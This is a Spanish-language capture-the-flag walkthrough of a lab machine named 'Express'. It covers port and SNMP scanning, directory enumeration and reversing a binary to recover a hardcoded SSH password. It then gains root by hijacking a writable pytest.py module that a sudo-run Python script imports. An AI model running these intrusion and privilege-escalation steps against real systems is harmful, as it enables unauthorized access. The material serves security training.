EXPRESS

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

22/tcp 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80



Como no vemos nada interesante y después de intentar fuerza bruta con hydra

intento escanear por UDP

nmap -sU 172.17.0.2
Starting Nmap 7.95 (https://nmap.org) at 2025-01-20 09:31 EST
Nmap scan report for 172.17.0.2
Host is up (0.00019s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT STATE SERVICE
161/udp open snmp
MAC Address: 02:42:AC:11:00:02 (Unknown)


Con snmp-check obtenemos información detallada

snmp-check 172.17.0.2 -p 161

El correo admin@express.dl, podría darnos un usuario admin

y un dominio asociado express.dl, con lo que lo añado al

/etc/hosts.





ENUMERACIÓN

Con dirb hacemos enumeracion de archivos y directorios

Encontramos un directorio interesante /binary. En el, nos

aparece un binario game.Lo descargamos





Con file, obtenemos información sobre el binario

file game

game: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),

dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,

BuildID[sha1]=1fc8229bf4b0a5e4513a133e5ce793e3720fcec2,

for GNU/Linux 3.2.0, not stripped

Con checksec, verificamos las protecciones de seguridad

checksec --file=game

Ejecutamos el binario para analizar su comportamiento

./game

Bienvenido al juego de adivinar el número.
Debes adivinar el número correctamente 100 veces para obtener la clave secreta.

Adivina el número (intento #1 de 100):

Después de probar un rato y encontrar las 4 primeras respuestas exitosas

1,17,6,66 y viendo la eternidad que supondría continuar, pruebo a usar

ghidra, para intentar obtener información adicional

Encontramos una función hidden-key que nos ofrece una posible contraseña


"P@ssw0rd!#--025163fhusGNFE"

```
void hidden_key(void)

{
  char local_28 [28];
  uint local_c;

  builtin_strncpy(local_28,"P@ssw0rd!#--025163fhusGNFE",0x1a);
  puts(&DAT_00102008);
  printf("La clave secreta es: ");
  for (local_c = 0; local_c < 0x1a; local_c = local_c + 1) {
    putchar((int)local_28[(int)local_c]);
  }
  putchar(10);
  return;
}
```

EXPLOTACIÓN


Intentamos acceder con estas credenciales por SSH

admin/P@ssw0rd!#--025163fhusGNFE



ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo



Revisamos el contenido del script

No hace nada en especial, pero importa varios módulos

import os
import random
import time
import pytest

Los tres primeros,son módulos estándar de Python, y pytest,

es un paquete externo utilizado para pruebas.

Para realizar el hijacking, primero buscamos donde se encuentra

pytest.py

admin@e28b5050331f:/usr/lib/python3.12$ find / -name pytest.py 2>/dev/null
/usr/lib/python3.12/pytest.py

Tenemos permisos de escritura en pytest.py

admin@e28b5050331f:/usr/lib/python3.12$ ls -la pytest.py
-rwxrwxr-x 1 root admin 1 Jan 10 17:08 pytest.py

Con nano modificamos el script

import os
os.system('/bin/bash')

Y nos hacemos root

admin@e28b5050331f:/usr/lib/python3.12$ sudo /usr/bin/python3 /opt/script.py
root@e28b5050331f:/usr/lib/python3.12# whoami
root
root@e28b5050331f:/usr/lib/python3.12#

Buen día 😉